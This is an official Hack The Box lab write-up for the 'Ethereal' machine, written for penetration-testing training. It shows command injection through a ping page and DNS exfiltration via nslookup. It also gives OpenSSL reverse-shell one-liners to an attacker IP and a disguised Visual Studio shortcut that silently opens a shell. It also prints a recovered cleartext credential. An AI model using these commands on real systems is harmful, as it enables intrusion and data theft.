



Hack The Box
PEN-TESTING LABS



Ethereal

30th February 2019 / Document No D19.100.10

Prepared By: egre55

Machine Author: MinatoTW & egre55

Difficulty: Insane

Classification: Official



SYNOPSIS

Ethereal is an "insane" difficulty machine, which showcases how DNS can be used to exfiltrate information from a system, and is applicable to many externally facing applications. It also features a very restrictive environment, which is made more hospitable by the use of the OpenSSL "LOLBIN". It highlights how malicious shortcut files can be used to move laterally and vertically within a system or network. Finally, it shows how an attacker would be able use trusted certificates to defeat a stringent application whitelisting configuration. Finally, it showcases techniques for creating and signing Windows Installer (MSI) files.

Skills Required

- Basic knowledge of Internet protocols
- Intermediate knowledge of Windows

Skills Learned

- DNS data exfiltration
- OpenSSL egress check, reverse shell, digest generation, and file transfer techniques
- Malicious shortcut testing and creation
- Malicious MSI testing and creation
- Enumeration and replication of AppLocker Policy



Enumeration


Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.106 --rate=1000 -p1-65535,U:1-65535 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n'
',' | sed 's/,,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.106
```

```
root@kali:~/hackthebox/ethereal# nmap -Pn -sV -sC -p$ports 10.10.10.106
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-05 20:21 GMT
Nmap scan report for 10.10.10.106
Host is up (0.031s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| Can't get directory listing: PASV IP 172.16.249.135 is not the same as 10.10.10.106
| ftp-syst:
|_  SYST: Windows NT
80/tcp    open  http     Microsoft IIS httpd 10.0
|_  http-methods:
|_  Potentially risky methods: TRACE
|_  http-server-header: Microsoft-IIS/10.0
|_  http-title: Ethereal
8080/tcp  open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_  http-server-header: Microsoft-HTTPAPI/2.0
|_  http-title: Bad Request
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap output shows that (anonymous) FTP and an IIS Server listening on ports 80 and 8080 are available. Port 80 reveals the landing page below, and various other pages, which seem unexploitable. Port 8080 requests (basic) authentication.





Inspection of FTP files

Multiple files and folders are present, and so wget is used to mirror the content locally.

```
root@kali:~/hackthebox/ethereal# ftp
ftp> open
(to) 10.10.10.106
Connected to 10.10.10.106.
220 Microsoft FTP Service
Name (10.10.10.106:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-10-18 09:03PM <DIR> binaries
09-02-09 08:58AM 4122 CHIPSET.txt
01-12-03 08:58AM 1173879 DISK1.zip
01-22-11 08:58AM 182396 edb143en.exe
01-18-11 11:05AM 98302 FDISK.zip
07-10-18 08:59PM <DIR> New folder
07-10-18 09:38PM <DIR> New folder (2)
07-09-18 09:23PM <DIR> subversion-1.10.0
11-12-16 08:58AM 4126 teamcity-server-log4j.xml
226 Transfer complete.
ftp> █
```

```
wget -m ftp://anonymous:anonymous@10.10.10.106/* --no-passive-ftp
```

```
root@kali:~/hackthebox/ethereal# wget -m ftp://anonymous:anonymous@10.10.10.106/* --no-passive-ftp
--2019-03-05 20:29:49-- ftp://anonymous:*password*@10.10.10.106/*
=> '10.10.10.106/.listing'
Connecting to 10.10.10.106:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done. ==> PWD ... done.
==> TYPE I ... done. ==> CWD not needed.
==> PORT ... done. ==> LIST ... done.

10.10.10.106/.listing [ <=>

==> PORT ... done. ==> LIST ... done.

10.10.10.106/.listing [ <=>
2019-03-05 20:29:49 (160 MB/s) - '10.10.10.106/.listing' saved [968]

--2019-03-05 20:29:49-- ftp://anonymous:*password*@10.10.10.106/CHIPSET.txt
=> '10.10.10.106/CHIPSET.txt'
==> CWD not required.
==> PORT ... done. ==> RETR CHIPSET.txt ... done.
Length: 4122 (4.0K)

10.10.10.106/CHIPSET.txt 100%[=====]
2019-03-05 20:29:50 (6.51 MB/s) - '10.10.10.106/CHIPSET.txt' saved [4122]

--2019-03-05 20:29:50-- ftp://anonymous:*password*@10.10.10.106/DISK1.zip
=> '10.10.10.106/DISK1.zip'
```




The files are examined and "FDISK.zip" is extracted. This seems to contain a Floppy Disk image.

```
root@kali:~/hackthebox/ethereal/10.10.10.106# ls -al
total 1472
drwxr-xr-x 6 root root 4096 Mar  5 20:29 .
drwxr-xr-x 3 root root 4096 Mar  5 20:29 ..
drwxr-xr-x 2 root root 4096 Mar  5 20:29 binaries
-rw-r--r-- 1 root root 4122 Sep  2  2009 CHIPSET.txt
-rw-r--r-- 1 root root 1173879 Jan 12  2003 DISK1.zip
-rw-r--r-- 1 root root 182396 Jan 22  2011 edb143en.exe
-rw-r--r-- 1 root root 98302 Jan 18  2011 FDISK.zip
-rw-r--r-- 1 root root 484 Mar  5 20:29 .listing
drwxr-xr-x 2 root root 4096 Mar  5 20:29 'New folder'
drwxr-xr-x 2 root root 4096 Mar  5 20:29 'New folder (2)'
drwxr-xr-x 2 root root 4096 Mar  5 20:29 subversion-1.10.0
-rw-r--r-- 1 root root 4126 Nov 12  2016 teamcity-server-log4j.xml
root@kali:~/hackthebox/ethereal/10.10.10.106#
root@kali:~/hackthebox/ethereal/10.10.10.106# unzip FDISK.zip
Archive:  FDISK.zip
  inflating: FDISK
root@kali:~/hackthebox/ethereal/10.10.10.106# file FDISK
FDISK: DOS/MBR boot sector, code offset 0x3c+2, OEM-ID "MSDOS5.0", root entries 224, sectors 2880 (volumes <
y FAT
```

The image is mounted and inspected, which reveals the "PasswordBox" command-line password manager.

```
losetup -P /dev/loop0 FDISK
```





PasswordBox

This is copied to the current working directory, and a Linux version of PasswordBox is downloaded and prerequisites installed.

```
wget
'https://downloads.sourceforge.net/project/passwbox/pbox%20v0.11/pbox011-linux.zip'
unzip pbox011-linux.zip
apt-get install libncurses5:i386
cd pbox/
cp -r pbox.dat /root/.pbox.dat
./pbox
```

```
root@kali:~/hackthebox/ethereal# cd pbox/
root@kali:~/hackthebox/ethereal/pbox# ./pbox
No database have been found. Your encrypted database will be initialised now.
The database will be stored at the following location:
/root/.pbox.dat

Choose a master password:
root@kali:~/hackthebox/ethereal/pbox# cp -r pbox.dat /root/.pbox.dat
root@kali:~/hackthebox/ethereal/pbox#
root@kali:~/hackthebox/ethereal/pbox# ./pbox
Enter your master password:
```

Access is gained with a password of "password".






Port 8080

The user "alan" is referenced. The hostname "ethereal.htb" is added to "/etc/hosts". After trying to log in to the page on port 8080, access is gained with the username "alan" and the "management server" password.

alan:!C414m17y57r1k3s4g41n!

This reveals a "Test-Connection" page, which displays whether the ping was successful or not, but doesn't show command output. "tshark" is stood up and confirms that the ping request was successful.



```
tshark -i tun0 icmp
```

```
root@kali:~/hackthebox/ethereal# tshark -i tun0 icmp
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:32: dofile has been disabled due to running Wireshark as superuser. See https://
privileged user.
Capturing on 'tun0'
  1 0.000000000 10.10.10.106 → 10.10.14.2  ICMP 60 Echo (ping) request  id=0x0001, seq=3/768, ttl=127
  2 0.000043802 10.10.14.2 → 10.10.10.106 ICMP 60 Echo (ping) reply  id=0x0001, seq=3/768, ttl=64 (request in 1)
  3 1.052192796 10.10.10.106 → 10.10.14.2  ICMP 60 Echo (ping) request  id=0x0001, seq=4/1024, ttl=127
  4 1.052213480 10.10.14.2 → 10.10.10.106 ICMP 60 Echo (ping) reply  id=0x0001, seq=4/1024, ttl=64 (request in 3)
```




DNS data exfiltration

After trying various techniques, it seems some sort of restriction is preventing outbound communication. However, DNS is usually allowed out. Indeed, the DNS request is successful.

```
tshark -i tun0 host 10.10.10.106 and udp port 53  
127.0.0.1 & nslookup a.a.a 10.10.14.2
```

It should now be possible to read environment variables from the target system. The parameter "-querytype=A" is specified, to make the output more readable.

```
127.0.0.1 & nslookup -querytype=A %OS%.a.a 10.10.14.2
```

This is successful, and the expected OS is returned. A treasure trove of information can be gleaned from Windows environment variables, see **Appendix A** for reference.

```
root@kali:~/hackthebox/ethereal#  
root@kali:~/hackthebox/ethereal# tshark -i tun0 host 10.10.10.106 and udp port 53  
Running as user "root" and group "root". This could be dangerous.  
tshark: Lua: Error during loading:  
[string "/usr/share/wireshark/init.lua"]:32: dofile has been disabled due to running Wireshark as superuser. See  
privileged user.  
Capturing on 'tun0'  
  1 0.000000000 10.10.10.106 → 10.10.14.2    DNS 69 Standard query 0x0001 PTR 2.14.10.10.in-addr.arpa  
  2 1.990503707 10.10.10.106 → 10.10.14.2    DNS 60 Standard query 0x0002 A Windows_NT.a.a  
  3 3.990531512 10.10.10.106 → 10.10.14.2    DNS 60 Standard query 0x0003 A Windows_NT.a.a
```

For example, the PATH variable may reveal whether any interesting programs have been installed. The data contained within this variable is too large to fit inside a single DNS query, and so DOS substring syntax can be used to "walk" the PATH.

```
127.0.0.1 & nslookup -querytype=A "%PATH:~0,20%".a.a 10.10.14.2  
127.0.0.1 & nslookup -querytype=A "%PATH:~20,20%".a.a 10.10.14.2
```




Command Execution

Using FOR loop one-liners, it should also be possible to achieve rudimentary command execution.

```
127.0.0.1 & cmd.exe /V /C "for /f "delims=" %e in ('whoami') do cmd /c nslookup -querytype=A %e.a.a 10.10.14.2"
127.0.0.1 & cmd.exe /V /C "for /f "delims=" %e in ('DIR /B C:\') do cmd /c nslookup -querytype=A %e.a.a 10.10.14.2"
```

This is successful, and after examining the Program Files folders, OpenSSL is discovered.

```
root@kali:~/hackthebox/ethereal# tshark -i tun0 host 10.10.10.106 and udp port 53
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:32: dofile has been disabled due to running Wireshark as superuser. See
rivileged user.
Capturing on 'tun0'
  1 0.000000000 10.10.10.106 → 10.10.14.2    DNS 69 Standard query 0x0001 PTR 2.14.10.10.in-addr.arpa
  2 2.047999529 10.10.10.106 → 10.10.14.2    DNS 62 Standard query 0x0002 A etherealalan.a.a
  3 3.993507554 10.10.10.106 → 10.10.14.2    DNS 62 Standard query 0x0003 A etherealalan.a.a
  4 38.808192696 10.10.10.106 → 10.10.14.2    DNS 69 Standard query 0x0001 PTR 2.14.10.10.in-addr.arpa
  5 40.862296613 10.10.10.106 → 10.10.14.2    DNS 55 Standard query 0x0002 A Audit.a.a
  6 42.905376464 10.10.10.106 → 10.10.14.2    DNS 55 Standard query 0x0003 A Audit.a.a
  7 44.855848916 10.10.10.106 → 10.10.14.2    DNS 69 Standard query 0x0001 PTR 2.14.10.10.in-addr.arpa
  8 46.898883689 10.10.10.106 → 10.10.14.2    DNS 57 Standard query 0x0002 A inetpub.a.a
  9 48.947276170 10.10.10.106 → 10.10.14.2    DNS 57 Standard query 0x0003 A inetpub.a.a
```

```
127.0.0.1 & cmd.exe /V /C "for /f "delims=" %e in ('DIR /B C:\Progra~2') do cmd /c nslookup -querytype=A %e.a.a 10.10.14.2"
127.0.0.1 & cmd.exe /V /C "for /f "delims=" %e in ('DIR /B C:\Progra~2\OpenSSL-v1.1.0') do cmd /c nslookup -querytype=A %e.a.a 10.10.14.2"
127.0.0.1 & cmd.exe /V /C "for /f "delims=" %e in ('DIR /B C:\Progra~2\OpenSSL-v1.1.0\bin') do cmd /c nslookup -querytype=A %e.a.a 10.10.14.2"
```

```
17 32.231390541 10.10.10.106 → 10.10.14.2    DNS 62 Standard query 0x0002 A msvcr120.dll.a.a
18 34.246553155 10.10.10.106 → 10.10.14.2    DNS 62 Standard query 0x0003 A msvcr120.dll.a.a
19 36.284715757 10.10.10.106 → 10.10.14.2    DNS 69 Standard query 0x0001 PTR 2.14.10.10.in-addr.arpa
20 38.278341321 10.10.10.106 → 10.10.14.2    DNS 61 Standard query 0x0002 A openssl.cfg.a.a
21 40.277715363 10.10.10.106 → 10.10.14.2    DNS 61 Standard query 0x0003 A openssl.cfg.a.a
22 42.344446486 10.10.10.106 → 10.10.14.2    DNS 69 Standard query 0x0001 PTR 2.14.10.10.in-addr.arpa
23 44.341206721 10.10.10.106 → 10.10.14.2    DNS 61 Standard query 0x0002 A openssl.exe.a.a
24 46.340512081 10.10.10.106 → 10.10.14.2    DNS 61 Standard query 0x0003 A openssl.exe.a.a
```



Foothold

Egress check

The blog post below by Andreas Hontzia (@honze) shows how OpenSSL can be used to gain a reverse shell from Linux.

https://medium.com/@honze_net/openssl-reverse-shell-with-certificate-pinning-e0955c37b4a7

Perhaps the classic `telnet 10.10.10.10 80 | cmd.exe | telnet 10.10.10.10 443` redirection technique can be applied to OpenSSL on Windows? This seems likely, but before a reverse shell is attempted, it is necessary to check which ports allow outbound traffic.

OpenSSL can be used as a port scanner. `tshark` is configured to listen on the first 1000 ports, and a simple FOR loop is executed.

```
tshark -i tun0 host 10.10.10.106 and portrange 1-1000
127.0.0.1 & cmd /c "FOR /l %i in (1,1,1000) DO
C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -connect 10.10.14.2:%i"
```

It seems that ports 73 and 136 can be used.

```
root@kali:~/hackthebox/ethereal#
root@kali:~/hackthebox/ethereal# tshark -i tun0 host 10.10.10.106 and portrange 1-1000
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:32: dofile has been disabled due to running Wireshark as superuser.
privileged user.
Capturing on 'tun0'
 1 0.000000000 10.10.10.106 → 10.10.14.2    TCP 52 49745 → 73 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1357
 2 0.000048858 10.10.14.2 → 10.10.10.106 TCP 40 73 → 49745 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 3 0.629542317 10.10.10.106 → 10.10.14.2    TCP 52 [TCP Retransmission] 49745 → 73 [SYN] Seq=0 Win=8192 Len=
 4 0.629615193 10.10.14.2 → 10.10.10.106 TCP 40 73 → 49745 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 5 1.241342721 10.10.10.106 → 10.10.14.2    TCP 48 [TCP Retransmission] 49745 → 73 [SYN] Seq=0 Win=8192 Len=
 6 1.241396038 10.10.14.2 → 10.10.10.106 TCP 40 73 → 49745 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 7 19.981745795 10.10.10.106 → 10.10.14.2    TCP 52 49808 → 136 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=135
 8 19.981777192 10.10.14.2 → 10.10.10.106 TCP 40 136 → 49808 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```



OpenSSL Reverse Shell

tmux is configured in preparation for a split OpenSSL terminal.

First, the tmux window is split vertically into two panes "CTRL + B, then %"

To switch between panes, press "CTRL + B", and the relevant arrow key

To resize the resize pane, press and hold "CTRL + B", then press and hold the arrow key

The OpenSSL listeners are stood up, after creating a self-signed SSL certificate (pressing enter through the prompts).

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
openssl s_server -quiet -key key.pem -cert cert.pem -port 73
openssl s_server -quiet -key key.pem -cert cert.pem -port 136
```

The command below is used initiate a reverse shell.

```
127.0.0.1 & START "" cmd /c "C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client
-quiet -connect 10.10.14.2:73 | cmd.exe |
C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect 10.10.14.2:136"
```

A shell is received as "ETHEREAL\alan".

```
root@kali:~/hackthebox/ethereal# openssl s_server -quiet -key key.pem -cert cert.pem -port 73
whoami
cd C:\Users\alan\Desktop & dir
type note-draft.txt

root@kali:~/hackthebox/ethereal# openssl s_server -quiet -key key.pem -cert cert.pem -port 136
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
ethereal\alan

c:\windows\system32\inetsrv>cd C:\Users\alan\Desktop & dir
Volume in drive C has no label.
Volume Serial Number is FAD9-1FD5

Directory of C:\Users\alan\Desktop

07/07/2018  11:08 PM    <DIR>          .
07/07/2018  11:08 PM    <DIR>          ..
07/07/2018  11:07 PM                160 note-draft.txt
               1 File(s)                160 bytes
               2 Dir(s)  15,268,102,144 bytes free

C:\Users\alan\Desktop>type note-draft.txt
I've created a shortcut for VS on the Public Desktop to ensure
is one instead.

- Alan
```



Lateral Movement

Malicious shortcut (.LNK)

The note on Alan's Desktop is inspected. It seems that he has created a Visual Studio shortcut on the Public Desktop, which people have been instructed to use.

```
C:\Users\Public\Desktop>cd Shortcuts & dir
Volume in drive C has no label.
Volume Serial Number is FAD9-1FD5

Directory of C:\Users\Public\Desktop\Shortcuts

07/17/2018  08:15 PM    <DIR>          .
07/17/2018  08:15 PM    <DIR>          ..
07/06/2018  02:28 PM                6,125 Visual Studio 2017.lnk
               1 File(s)                6,125 bytes
               2 Dir(s)  15,268,102,144 bytes free

C:\Users\Public\Desktop\Shortcuts>
```

If this shortcut can be overwritten with a malicious version, potentially command execution as another user can be achieved. Multiple methods exist of creating malicious shortcuts, but in this case a Windows system will be used.

Replication of target environment


From a Windows Server OS (Server 2019 trial ISO link below), Visual Studio and OpenSSL are installed.

<https://www.microsoft.com/evalcenter/evaluate-windows-server-2019?filetype=ISO>


https://download.visualstudio.microsoft.com/download/pr/cd9a58d6-b7f7-40a5-b2ee-b5f6b1f49fbb/d70da2680dd650f2769a397a257caf01/vs_community.exe

https://slproweb.com/download/Win64OpenSSL-1_1_0j.exe

OpenSSL is installed to "C:\Progra~2\OpenSSL-v1.1.0" (mirroring Ethereal).



The option is chosen to copy the OpenSSL binaries to the "/bin" directory.




Creating the shortcut

Next, a shortcut is created with the command below specified as the target. The "/MIN" switch has been specified so that the "user" is not immediately alerted to the malicious nature of the shortcut.

```
C:\Windows\System32\cmd.exe /c START "" /MIN cmd /c  
"C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -quiet -connect  
172.16.249.150:73 | cmd.exe | C:\Progra~2\OpenSSL-v1.1.0\bin\openssl.exe s_client  
-quiet -connect 172.16.249.150:136"
```

A Visual Studio icon can be chosen to replace the "cmd.exe" icon.



After double-clicking the shortcut, a test shell is received.



Shell as Jorge

The shortcut is updated to point to the tun0 IP address, and is copied to Ethereal using OpenSSL.

```
openssl s_server -quiet -accept 73 -cert cert.pem -key key.pem < 'Visual Studio 2017.lnk'
```

The following command transfers the file and creates "Visual Studio 2017_1.lnk". Sometimes the copy process can lock the file, which prevents execution. So it is best to copy this file to the destination name from another shell.

```
127.0.0.1 & C:\Program~2\OpenSSL-v1.1.0\bin\openssl.exe s_client -connect 10.10.14.2:73 -quiet > "C:\Users\Public\Desktop\Shortcuts\Visual Studio 2017_1.lnk"
```

The OpenSSL listeners are readied to receive the shell, and the command below is executed to rename the shortcut.

```
127.0.0.1 & cmd /c copy "C:\Users\Public\Desktop\Shortcuts\Visual Studio 2017_1.lnk" "C:\Users\Public\Desktop\Shortcuts\Visual Studio 2017.lnk" /Y
```

A shell is received as the unprivileged user "ETHEREAL\jorge", and enumeration continues.

```
root@kali:~/hackthebox/ethereal# openssl s_server -quiet -key key.pem -cert cert.pem -port 136
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname & whoami & ipconfig
ETHEREAL
ethereal\jorge
```




Privilege Escalation

Malicious MSI

The "net use" command doesn't return any output. Possibly it has been blocked, but stderr is not being returned. By appending "2>&1" to the end of the command, it is confirmed that "net.exe" has been blocked.

```
C:\Windows\system32>net use
C:\Windows\system32>net use 2>&1
This program is blocked by group policy. For more information, contact your system administrator.
```

The command "fsutil fsinfo drives" can be used instead. There is a D:, which is enumerated further.

```
C:\Windows\system32>fsutil fsinfo drives
Drives: C:\ D:\
C:\Windows\system32>D: & dir
Volume in drive D is Development
Volume Serial Number is 54E5-37D1

Directory of D:\

07/07/2018  09:50 PM    <DIR>          Certs
06/27/2018  10:30 PM    <DIR>          DEV
07/16/2018  09:54 PM    <DIR>          Program Files (x86)
06/30/2018  09:05 PM    <DIR>          ProgramData
               0 File(s)                0 bytes
               4 Dir(s)  8,437,514,240 bytes free
```

It seems a sysadmin "Rupal" will be testing MSIs in this folder, and apparently the certificate has been added to the store already.



```
Directory of D:\DEV\MSIs
07/08/2018  10:09 PM    <DIR>        .
07/08/2018  10:09 PM    <DIR>        ..
07/18/2018  09:47 PM                133 note.txt
               1 File(s)                133 bytes
               2 Dir(s)      8,437,514,240 bytes free

D:\DEV\MSIs>type note.txt
Please drop MSIs that need testing into this folder - I will review regularly. Certs have been added to the store already.

- Rupal
```

Examination of the "Certs" folder reveals a Certification Authority (CA) certificate, and MyCA.pvk which contains the private key.

```
D:\>cd Certs

D:\Certs>dir
Volume in drive D is Development
Volume Serial Number is 54E5-37D1

Directory of D:\Certs

07/07/2018  09:50 PM    <DIR>        .
07/07/2018  09:50 PM    <DIR>        ..
07/01/2018  09:26 PM                772 MyCA.cer
07/01/2018  09:26 PM            1,196 MyCA.pvk
               2 File(s)            1,968 bytes
